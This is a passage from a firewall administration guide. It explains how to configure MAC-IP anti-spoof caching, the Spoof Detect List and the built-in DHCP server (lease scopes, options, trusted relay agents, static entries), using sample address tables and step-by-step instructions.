| X1 | <input checked="" type="checkbox"/> | <input checked="" type="checkbox"/> | <input checked="" type="checkbox"/> | <input checked="" type="checkbox"/> | <input checked="" type="checkbox"/> | <input checked="" type="checkbox"/> | <input checked="" type="checkbox"/> | <input checked="" type="checkbox"/> | <input checked="" type="checkbox"/> | |
| X2 | <input checked="" type="checkbox"/> | <input checked="" type="checkbox"/> | <input type="checkbox"/> | <input type="checkbox"/> | <input type="checkbox"/> | <input type="checkbox"/> | <input type="checkbox"/> | <input checked="" type="checkbox"/> | <input type="checkbox"/> | |



Note

The following interfaces are excluded from the MAC-IP Anti-Spoof list: Non-ethernet interfaces, port-shield member interfaces, Layer 2 bridge pair interfaces, high availability interfaces, and high availability data interfaces.

Anti-Spoof Cache

The MAC-IP Anti-Spoof Cache lists all the devices presently listed as “authorized” to access the network, and all devices marked as “blacklisted” (denied access) from the network. To add a device to the list, click the **Add** button.

| <input type="checkbox"/> IP Address | Type | Interface | MAC Address | Host Name | Router | Blacklisted | Configure |
|-------------------------------------|------|-----------|-------------|-----------|--------|-------------|-----------|
| No Entries | | | | | | | |

Buttons: Add, Delete, Clear Stats, Refresh, Filter

Anti-Spoof Lookup Statistics: 0 Entries, 341 Lookups, 16 Passed, 0 Dropped, 0 Success, 0 Passed (To Us)

A window is now displayed that allows for manual entry of the IP and MAC addresses for the device. Enter the information in the provided fields. You may also select to approve or blacklist the routing device. Checking the router setting allows all traffic coming from behind this device. Blacklisting the device will cause packets to be blocked from this device, irrespective of its IP address. Once your entries have been made, click **OK** to return to the main panel.

Interface: X1

IP Address: 192.168.168.248

MAC Address: 00:11:11:11:11:11

A Router (A network exist behind this device).

A blacklisted device.

Ready

Buttons: OK, Cancel, Help

If you need to edit a static Anti-Spoof cache entry, select the checkbox to the left of the IP address, then click the pencil icon, under the “Configure” column, on the same line.

Single, or multiple, static anti-spoof cache entries can be deleted. To do this, select the “delete checkbox” next to each entry, then click the “Delete” button.

To clear cache statistics, select the desired devices, then click “Clear Stats.”

If you wish to see the most recent available cache information, click the “Refresh” button.

| IP Address | Type | Interface | MAC Address | Host Name | Router | Blocked | Configure |
|--|-------------|-----------|-------------------|---------------|--------|---------|-----------|
| <input type="checkbox"/> 10.0.46.101 | Static | X1 | 00:16:76:01:8b:0d | ICHU-010089 | | | |
| <input type="checkbox"/> 192.168.168.168 | Static | X0 | 00:17:c5:0f:5c:04 | | | | |
| <input type="checkbox"/> 10.0.34.1 | Static | X1 | 00:19:5b:2a:8c:bc | HELIMAR-10099 | | | |
| <input type="checkbox"/> 192.168.168.101 | Static | X0 | 00:a0:cc:63:70:ab | HELIMAR-10099 | | | |
| <input type="checkbox"/> 192.168.168.248 | DHCP Server | X0 | 00:11:35:02:95:6a | | | | |
| <input type="checkbox"/> 192.168.168.65 | Static | X0 | 00:11:05:d2:66:4a | | | | |

Anti-Spoof Lookup Statistics: 6 Entries, 558053 Lookups, 87322 Passed, 0 Dropped, 72853 Success, 0 Failed (In Use)



Note

Some packet types are bypassed even though the MAC-IP Anti-Spoof feature is enabled: 1) Non-IP packets, 2) DHCP packets with source IP as 0, 3) Packets from a VPN tunnel, 4) Packets with invalid unicast IPs as their source IPs, and 5) Packets from interfaces where the Management status is not enabled under anti-spoof settings.

Spoof Detect List


The Spoof Detect List displays devices that failed to pass the ingress anti-spoof cache check. Entries on this list can be added as a static anti-spoof entry. To do this, click on the pencil icon, under the “Add” column, for the desired device. An alert message window will open, asking if you wish to add this static entry. Click “OK” to proceed, on “Cancel” to return to the Spoof Detected List.

| IP Address | Interface | MAC Address | Name | Pkts | Add |
|--------------|-----------|-------------------|---------------|------|-----|
| 10.0.203.224 | X1 | 00:16:76:01:8b:a6 | CDP-10092 | 1 | |
| 10.0.48.101 | X1 | 00:16:76:01:8b:0d | ICHU-010089 | 1 | |
| 10.0.61.12 | X1 | 00:0d:56:05:22:b0 | HELL | 5 | |
| 10.0.15.98 | X1 | 00:0c:29:04:00:3f | BRADY-009137 | 1 | |
| 10.0.81.21 | X1 | 00:14:22:0a:ff:ee | | 3 | |
| 10.0.0.2 | X1 | 02:17:c5:12:43:ec | | 5 | |
| 10.0.15.42 | X1 | 00:0c:29:12:72:11 | SHUNHUIWIDWPP | 1 | |
| 10.0.53.17 | X1 | 00:18:8b:12:dc:bc | LIJUNWIN7-PC | 1 | |
| 10.0.0.10 | X1 | 02:17:c5:14:e5:8c | | 2 | |
| 10.0.203.127 | X1 | 00:22:68:14:ed:1e | BCRUZ-013851 | 1 | |

Entries can be flushed from the list by clicking the “Flush” button. The name of each device can also be resolved using NetBios, by clicking the “Resolve” button.



Users can identify a specific device(s) by using the table “Filter” function.



To identify a device, users must fill in the available field, specifying either the device's IP address, iface, MAC address, or name. The field must be filled using the appropriate syntax for operators:


| Operator | Syntax Options |
|-------------------|--|
| Value with a type | <ul style="list-style-type: none"> • Ip=1.1.1.1 or ip=1.1.1.0/24 • Mac=00:01:02:03:04:05 • Iface=x1 |
| String | <ul style="list-style-type: none"> • X1 • 00:01 • Tst-mc • 1.1. |
| AND | <ul style="list-style-type: none"> • Ip=1.1.1.1;iface=x1 • Ip=1.1.1.0/24;iface=x1;just-string |
| OR | <ul style="list-style-type: none"> • Ip=1.1.1.1,2.2.2.2,3.3.3.0/24 • Iface=x1,x2,x3 |
| Negative | <ul style="list-style-type: none"> • !ip=1.1.1.1;!just-string • !iface=x1,x2 |
| Mixed | <ul style="list-style-type: none"> • Ip=1.1.1.1,2.2.2.2;mac=00:01:02:03:04:05; just-string;!iface=x1,x2 |

Extension to IP Helper

In order to support leases from the DHCP relay subsystem of IP Helper, the following changes have been made in the IP Helper panel, located at **Network > IP Helper**:

- As part of the DHCP relay logic, IP Helper learns leases exchanged between clients and the DHCP server, then saves them into flash memory.
- These learned leases are synched to the idle firewall, as part of the IP Helper state sync messages.

MAC and IP address bindings from the leases are transferred into the MAC-IP Anti-Spoof cache.



CHAPTER 26

Setting Up the DHCP Server

Network > DHCP Server

This chapter contains the following sections:

- [“DHCP Server Options Overview” on page 364](#)
- [“Multiple DHCP Scopes per Interface” on page 365](#)
- [“Configuring the DHCP Server” on page 367](#)
- [“DHCP Server Lease Scopes” on page 368](#)
- [“Current DHCP Leases” on page 368](#)
- [“Configuring Advanced DHCP Server Options” on page 369](#)
- [“Configuring DHCP Server for Dynamic Ranges” on page 373](#)
- [“Configuring Static DHCP Entries” on page 375](#)
- [“Configuring DHCP Generic Options for DHCP Lease Scopes” on page 378](#)
- [“DHCP Option Numbers” on page 379](#)

The firewall includes a DHCP (Dynamic Host Configuration Protocol) server to distribute IP addresses, subnet masks, gateway addresses, and DNS server addresses to your network clients. The **Network > DHCP Server** page includes settings for configuring the firewall's DHCP server.



You can use the firewall's DHCP server or use existing DHCP servers on your network. If your network uses its own DHCP servers, make sure the **Enable DHCP Server** checkbox is unchecked.

DHCP Server Options Overview

This section provides an introduction to DHCP server options feature. This section contains the following subsections:

- [“What Is the ADTRAN DHCP Server Options Feature?” on page 364](#)
- [“Benefits” on page 364](#)
- [“How Does the ADTRAN DHCP Server Options Feature Work?” on page 365](#)
- [“Supported Standards” on page 365](#)

What Is the ADTRAN DHCP Server Options Feature?

The ADTRAN DHCP server options feature provides support for DHCP options, also known as vendor extensions, as defined primarily in RFCs 2131 and 2132. DHCP options allow users to specify additional DHCP parameters in the form of predefined, vendor-specific information that is stored in the options field of a DHCP message. When the DHCP message is sent to clients on the network, it provides vendor-specific configuration and service information. The [“DHCP Option Numbers” on page 379](#) provides a list of DHCP options by RFC-assigned option number.

Benefits

The ADTRAN DHCP server options feature provides a simple interface for selecting DHCP options by number or name, making the DHCP configuration process quick, easy, and compliant with RFC-defined DHCP standards.

How Does the ADTRAN DHCP Server Options Feature Work?

The ADTRAN DHCP server options feature allows definition of DHCP options using a drop-down menu based on RFC-defined option numbers, allowing administrators to easily create DHCP objects and object groups, and configure DHCP generic options for dynamic and static DHCP lease scopes. Once defined, the DHCP option is included in the options field of the DHCP message, which is then passed to DHCP clients on the network, describing the network configuration and service(s) available.

Supported Standards

The ADTRAN DHCP server options feature supports the following standards:

- RFC 2131 - Dynamic Host Configuration Protocol
- RFC 2132 - DHCP Options and BOOTP Vendor Extensions

Multiple DHCP Scopes per Interface

The following sections provide an overview of the Multiple DHCP Scopes per Interface feature:

- [“What are Multiple DHCP Scopes per Interface?” on page 365](#)
- [“Benefits of Multiple DHCP Scopes” on page 365](#)
- [“How Do Multiple DHCP Scopes per Interface Work?” on page 366](#)

What are Multiple DHCP Scopes per Interface?

Often, DHCP clients and server(s) reside on the same IP network or subnet, but sometimes DHCP clients and their associated DHCP server(s) do not reside on the same subnet. The Multiple DHCP Scopes per Interface feature allows one DHCP server to manage different scopes for clients spanning multiple subnets.

Benefits of Multiple DHCP Scopes

Efficiency – A single DHCP server can provide IP addresses for clients spanning multiple subnets.

Compatible with DHCP over VPN – The processing of relayed DHCP messages is handled uniformly, regardless of whether it comes from a VPN tunnel or a DHCP relay agent.

Multiple Scopes for Site-to-Site VPN – When using an internal DHCP server, a remote subnet could be configured using scope ranges that differ from the LAN/DMZ subnet. The scope range for the remote subnet is decided by the “Relay IP Address” set in the remote gateway.

Multiple Scopes for Group VPN – When using an internal DHCP server, a ADTRAN GVC client could be configured using scope ranges that differ from the LAN/DMZ subnet. The scope range for the ADTRAN GVC client is decided by the “Relay IP Address (Optional)” set in the central gateway.

Compatible with Conflict Detection – Currently, the ADTRAN DHCP server performs server-side conflict detection when this feature is enabled. The advantage of server-side conflict detection is that it detects conflicts even when the DHCP client does not run client-side conflict detection. However, if there are a lot of DHCP clients on the network, server-side conflict detection can result in longer waits for a full IP address allocation to complete. Conflict


Detection (and Network Pre-Discovery) are not performed for an IP address which belongs to a “relayed” subnet scope. The DHCP server only performs a conflict detection ICMP check for a subnet range attached to its interface.

How Do Multiple DHCP Scopes per Interface Work?

Normally, a DHCP client initiates an address allocating procedure by sending a Broadcast DHCP Discovery message. Since most routes do not forward broadcast packets, this method requires DHCP clients and server(s) to reside on the same IP network or subnet.


When DHCP clients and their associated DHCP server are not on the same subnet, some type of third-party agent (BOOTP relay agent, IP Helper, etc.) is required to transfer DHCP messages between clients and server. The DHCP relay agent populates the giaddr field with its ingress interface IP address and then forwards it to the configured DHCP server. When the DHCP server receives the message, it examines the giaddr field to determine if it has a DHCP scope that could be used to supply an IP address lease to the client.

Figure 26:1 Multiple Subnets Sharing One DHCP Server



The Multiple DHCP Scopes per Interface feature provides security enhancements to protect against potential vulnerabilities inherent in allowing wider access to the DHCP server. The DHCP Advanced Setting page provides security with a new tab for Trusted Agents where trusted DHCP relay agents can be specified. The DHCP server discards any messages relayed by agents which are not in the list.

Figure 26:2 Trusted DHCP Relay Agents



Configuring the DHCP Server

If you want to use the firewall's DHCP server, select **Enable DHCP Server** on the **Network > DHCP Server** page.

The following DHCP server options can be configured:

- Select **Enable Conflict Detection** to turn on automatic DHCP scope conflict detection on each zone.

Compatible with Conflict Detection – Currently, the ADTRAN DHCP server performs server-side conflict detection when this feature is enabled. The advantage of server-side conflict detection is that it detects conflicts even when the DHCP client does not run client-side conflict detection. However, if there are a lot of DHCP clients on the network, server-side conflict detection can result in longer waits for a full IP address allocation to complete.

- Select **Enable DHCP Server Network Pre-Discovery** to have the DHCP server scan for other DHCP server networks. The following options can be modified to customize the performance of DHCP server network pre-discovery:
 - **DHCP Server Conflict Detect Period:** Sets how often the DHCP server scans for other networks. The default is 300 seconds.
 - **Number of DHCP resources to discover:** Sets the number of DHCP networks that are scanned for. The default is 10.
 - **Timeout for conflicted resource to be rechecked:** Sets the duration of time after which conflicted resources are re-checked. The default is 1800 seconds.
 - **Timeout for available resource to be rechecked:** Sets the duration of time after which available resources are re-checked. The default is 600 seconds.



Note

Conflict detection and network pre-discovery are not performed for an IP address which belongs to a "relayed" subnet scope. The DHCP server only performs a conflict detection ICMP check for a subnet range attached to its interface.

To configure Option Objects, Option Groups, and Trusted Agents, click the **Advanced** button. For detailed information on configuring these features, see [“Configuring Advanced DHCP Server Options” on page 369](#).

Configuring DHCP Server Persistence

DHCP server persistence is the ability of the firewall save DHCP lease information and to provide the client with a predictable IP address that does not conflict with another use on the network, even after a client reboot.

DHCP server persistence works by storing DHCP lease information periodically to flash memory. This ensures that users have predictable IP addresses and minimizes the risk of IP addressing conflicts after a reboot.



DHCP server persistence provides a seamless experience when a user reboots a workstation. The DHCP lease information is saved, and the user retains the same workstation IP address. When a firewall is restarted, usually due to maintenance or an upgrade, DHCP server persistence provides the following benefits:

- **IP address uniqueness:** Lease information is stored in flash memory, so the risk of assigning the same IP address to multiple users is nullified.
- **Ease of use:** By saving the lease information in the flash memory, the user’s connections are automatically restored.

To configure DHCP Server Persistence, select the **Enable DHCP Server Persistence** checkbox. Optionally, you can modify how often the DHCP server stores DHCP lease information by modifying the **DHCP Server Persistence Monitoring Interval** field. The default is 5 minutes.



DHCP Server Lease Scopes

The **DHCP Server Lease Scopes** table displays the currently configured DHCP IP ranges. The table shows:

- **Type:** Dynamic or Static.
- **Lease Scope:** The IP address range, for example **172.16.31.2 - 172.16.31.254**.
- **Interface:** The Interface the range is assigned to.
- **Details:** Detailed information about the lease, displayed as a tool tip when you hover the mouse pointer over the Details  icon.
- **Enable:** Check the box in the Enable column to enable the DHCP range. Uncheck it to disable the range.
- **Configure:** Click the configure icon  to configure the DHCP range.

Current DHCP Leases

The current DHCP lease information is displayed in the **Current DHCP Leases** table. Each binding entry displays the **IP Address**, the **Ethernet Address**, and the **Type** of binding (Dynamic, Dynamic BOOTP, or Static BOOTP).

To delete a binding, which frees the IP address on the DHCP server, click the Delete icon  next to the entry. For example, use the Delete icon  to remove a host when it has been removed from the network, and you need to reuse its IP address.

Configuring Advanced DHCP Server Options


- [“Configuring DHCP Option Objects” on page 369](#)
- [“Configuring DHCP Option Groups” on page 370](#)
- [“Configuring a Trusted DHCP Relay Agent Address Group” on page 371](#)
- [“Enabling Trusted DHCP Relay Agents” on page 372](#)

The [“DHCP Option Numbers” on page 379](#) provides a list of DHCP options by RFC-assigned option number.

Configuring DHCP Option Objects

To configure DHCP option objects, perform the following steps:

- Step 1** In the left-hand navigation panel, navigate to **Network > DHCP Server**.
- Step 2** Under DHCP Server Settings, click the **Advanced** button. The DHCP Advanced Settings page displays. The Option Objects tab is selected by default.



- Step 3** Click the **Add Option** button. The Add DHCP Option Objects page displays.


- Step 4** Type a name for the option in the **Option Name** field.
- Step 5** From the **Option Number** drop-down list, select the option number that corresponds to your DHCP option. For a list of option numbers and names, refer to [“DHCP Option Numbers” on page 379](#).

- Step 6** Optionally check the **Option Array** box to allow entry of multiple option values in the **Option Value** field.
- Step 7** The option type displays in the **Option Type** drop-down menu. If only one option type is available, for example, for Option Number **2 (Time Offset)**, the drop-down menu will be greyed out. If there are multiple option types available, for example, for Option Number **77 (User Class Information)**, the drop-down menu will be functional.
- Step 8** Type the option value, for example, an IP address, in the **Option Value** field. If **Option Array** is checked, multiple values may be entered, separated by a semi-colon (;).
- Step 9** Click **OK**. The object will display in the Option Objects list.


Configuring DHCP Option Groups

To configure DHCP option groups, perform the following steps:

- Step 1** In the left-hand navigation panel, navigate to **Network > DHCP Server**.
- Step 2** Under DHCP Server Settings, click the **Advanced** button. The DHCP Advanced Settings page displays.
- Step 3** Click the **Option Groups** tab.



- Step 4** Click the **Add Group** button. The Add DHCP Option Group page displays.



- Step 5** Enter a name for the group in the **Name** field.
- Step 6** Select an option object from the left column and click the **>** button to add it to the group. To select multiple option objects at the same time, hold the **Ctrl** key while selecting the option objects.
- Step 7** Click **OK**. The group displays in the Option Groups list.

Configuring a Trusted DHCP Relay Agent Address Group

To configure the **Default Trusted Relay Agent List** Address Group, you must first configure an Address Object for each trusted relay agent, then add these Address Objects to the **Default Trusted Relay Agent List** Address Group or to a custom Address Group.

Configuration of Address Objects or Address Groups is performed on the Network > Address Objects page.

To configure Address Objects for the trusted relay agents and to configure the **Default Trusted Relay Agent List** Address Group or a custom Address Group, perform the following steps:


-
- Step 1** In the left-hand navigation panel, navigate to **Network > Address Objects**.
 - Step 2** Under Address Objects, click the **Add** button.
 - Step 3** In the Add Address Object window, fill in the fields with the appropriate values for the DHCP relay agent and then click **Add**. Repeat as necessary to add more relay agents. For more information about configuring address objects, see [“Creating and Managing Address Objects” on page 280](#).
 - Step 4** Do one of the following:
 - a.** Under Address Groups, to add the relay agent Address Objects to the **Default Trusted Relay Agent List** Address Group, click the Configure icon in the row for it.
Select the desired Address Objects from the list on the left and click the right-arrow button to move them to the list on the right. When finished, click **OK**.
 - b.** To add the relay agent Address Objects to a new, custom Address Group, click **Add Group** under Address Groups.
Type a descriptive name for the Address Group into the **Name** field, and then select the desired Address Objects from the list on the left and click the right-arrow button to move them to the list on the right. When finished, click **OK**.

Enabling Trusted DHCP Relay Agents


In the DHCP Advanced Settings page, you can enable the **Trusted Relay Agent List** option using the **Default Trusted Relay Agent List** Address Group or create another Address Group using existing Address Objects.

To enable the **Trusted Relay Agent List** option and select the desired Address Group, perform the following steps:

- Step 1** In the left-hand navigation panel, navigate to the **Network > DHCP Server** page.
- Step 2** Under DHCP Server Settings, click the **Advanced** button.
- Step 3** On the DHCP Advanced Settings page, click the **Trusted Agents** tab.



- Step 4** Select the **Enable Trusted DHCP Relay Agent List** checkbox. The **Trusted Relay Agent List** drop-down list becomes available. The drop-down list includes all existing address groups as well as the **Create new Address Object Group** option.



- Step 5** To use the **Default Trusted Relay Agent List** Address Group or another existing Address Group, select it from the drop-down list.
- Step 6** To create a custom Address Group for this option, select **Create new Address Object Group**. The Add Address Object Group window displays. Perform the following steps:
- Fill in the **Name** field with a descriptive name for the Address Group.
 - Select the desired Address Objects in the left-hand list and move them to the list on the right by clicking the right-arrow button.
 - Click **OK**.

In the DHCP Advanced Settings window, the new Address Group is displayed in the **Trusted Relay Agent List** drop-down list. The new Address Group is now available on the Network > Address Objects page, and can be edited or deleted there.

- Step 7** On the DHCP Advanced Settings page, click **OK** to enable the **Trusted Relay Agent List** option with the selected Address Group.

Configuring DHCP Server for Dynamic Ranges

Because SonicOS Enhanced allows multiple DHCP scopes per interface, there is no requirement that the subnet range is attached to the interface when configuring DHCP scopes. To configure DHCP server for dynamic IP address ranges, follow these instructions:

- Step 1** In the **Network > DHCP Server** page, at the bottom of the **DHCP Server Lease Scopes** table, click **Add Dynamic**. The **Dynamic Ranges Configuration** window is displayed.

General Settings

- Step 2** In the **General** page, make sure the **Enable this DHCP Scope** checkbox is selected if you want to enable this range.
- Step 3** To populate the **Range Start**, **Range End**, **Default Gateway**, and **Subnet Mask** fields with default values for a certain interface, select the **Interface Pre-Populate** checkbox near the bottom of the page and choose the interface from the drop-down list. The populated IP addresses are in the same private subnet as the selected interface.



Note To select an interface from the Interface menu, it must first be fully configured and it must be of the zone type, LAN, WLAN, or DMZ, or be a VLAN sub-interface.

- Step 4** Use the populated IP address range entries in the **Range Start** and **Range End** fields or type in your own IP address range.
- Step 5** Type the number of minutes an IP address is used before it is issued another IP address in the **Lease Time (minutes)** field. **1440** minutes (24 hours) is the default value.
- Step 6** Use the populated gateway address or type the IP address of the gateway into the **Default Gateway** field.
- Step 7** Use the populated subnet mask or type the gateway subnet mask into the **Subnet Mask** field.
- Step 8** Select **Allow BOOTP Clients to use Range** if you have BOOTP Clients on your network.

BOOTP stands for bootstrap protocol, which is a TCP/IP protocol and service that allows diskless workstations to obtain their IP address, other TCP/IP configuration information, and their boot image file from a BOOTP server.

DNS/WINS Settings

Step 9 Click the **DNS/WINS** tab to continue configuring the DHCP Server feature.

Step 10 If you have a domain name for the DNS server, type it in the **Domain Name** field.

Step 11 **Inherit DNS Settings Dynamically using ADTRAN's DNS Settings** automatically populates the DNS and WINS settings with the settings in the **Network > DNS** page. This option is selected by default.

Step 12 If you do not want to use the firewall network settings, select **Specify Manually**, and type the IP address of your DNS Server in the **DNS Server 1** field. You can specify two additional DNS servers.

Step 13 If you have WINS running on your network, type the WINS server IP address(es) in the **WINS Server 1** field. You can add an additional WINS server.

Advanced Settings

- Step 14** Click on the **Advanced** tab. The **Advanced** tab allows you to configure the ADTRAN DHCP server to send Cisco Call Manager information to VoIP clients on the network.

- Step 15** Under VoIP Call Managers, enter the IP address or FQDN of your VoIP Call Manager in the **Call Manager 1** field. You can add two additional VoIP Call Manager addresses.

- Step 16** Under Network Boot Settings, in the **Next Server** field, enter the IP address of the PXE boot server (TFTP server) that a PXE client uses during the next stage of the boot process.

The fields under Network Boot Settings are used in a Pre-boot Execution Environment (PXE), in which the client boots up using files obtained over a network interface. The PXE client obtains the IP address and name of the PXE boot server, and the boot file name, from the DHCP server.

When using these options, select **PXE** under DHCP Generic Options.

- Step 17** In the **Boot File** field, type in the name of the boot file that the PXE client can get over TFTP from the PXE boot server.

- Step 18** In the **Server Name** field, type in the DNS host name of the PXE boot server (TFTP server).

- Step 19** For information on configuring DHCP Generic Options see [“Configuring DHCP Generic Options for DHCP Lease Scopes” on page 378](#).

- Step 20** Click **OK** to add the settings to the firewall.

- Step 21** Click **Accept** for the settings to take effect on the firewall.

For more information on VoIP support features on the firewall, see [“VoIP Overview” on page 695](#).

Configuring Static DHCP Entries

Static entries are IP addresses assigned to servers requiring permanent IP settings. Because SonicOS Enhanced allows multiple DHCP scopes per interface, there is no requirement that the subnet range is attached to the interface when configuring DHCP scopes.

To configure static entries, follow these steps:

- Step 1** In the **Network > DHCP Server** page, at the bottom of the **DHCP Server Lease Scopes** table, click **Add Static**. The **Static Entry Configuration** window is displayed.

General Settings

- Step 2** In the **General** tab, make sure the **Enable this DHCP Scope** is checked, if you want to enable this entry.
- Step 3** Enter a name for the static DNS entry in the **Entry Name** field.
- Step 4** Type the device IP address in the **Static IP Address** field.
- Step 5** Type the device Ethernet (MAC) address in the **Ethernet Address** field.
- Step 6** Type the number of minutes an IP address is used before it is issued another IP address in the **Lease Time (minutes)** field. **1440** minutes (24 hours) is the default value.
- Step 7** To populate the **Default Gateway** and **Subnet Mask** fields with default values for a certain interface, select the **Interface Pre-Populate** checkbox near the bottom of the page and choose the interface from the drop-down list. The populated IP addresses are in the same private subnet as the selected interface.



Note To select an interface from the Interface menu, it must first be fully configured and it must be of the zone type, LAN, WLAN, or DMZ, or be a VLAN sub-interface.

- Step 8** Use the populated gateway address or type the IP address of the gateway into the **Default Gateway** field.
- Step 9** Use the populated subnet mask or type the gateway subnet mask into the **Subnet Mask** field.

DNS/WINS Settings

Step 10 Click the **DNS/WINS** tab to continue configuring the DHCP Server feature.

Step 11 If you have a domain name for the DNS Server, type it in the **Domain Name** field.

Step 12 **Inherit DNS Settings Dynamically from the ADTRAN's DNS settings** is selected by default. When selected, the DNS Server IP fields are unavailable.

Step 13 If you do not want to use the firewall network settings, select **Specify Manually**, and type the IP address of your DNS Server in the **DNS Server 1** field. You can specify two additional DNS servers.

Step 14 If you have WINS running on your network, type the WINS server IP address(es) in the **WINS Server 1** field. You can specify an additional WINS server.

Advanced Settings

- Step 15** Click on the **Advanced** tab. The **Advanced** tab allows you to configure the ADTRAN DHCP server to send Cisco Call Manager information to VoIP clients on the network.

- Step 16** Enter the IP address or FQDN of your VoIP Call Manager in the **Call Manager 1** field. You can add two additional VoIP Call Manager addresses.
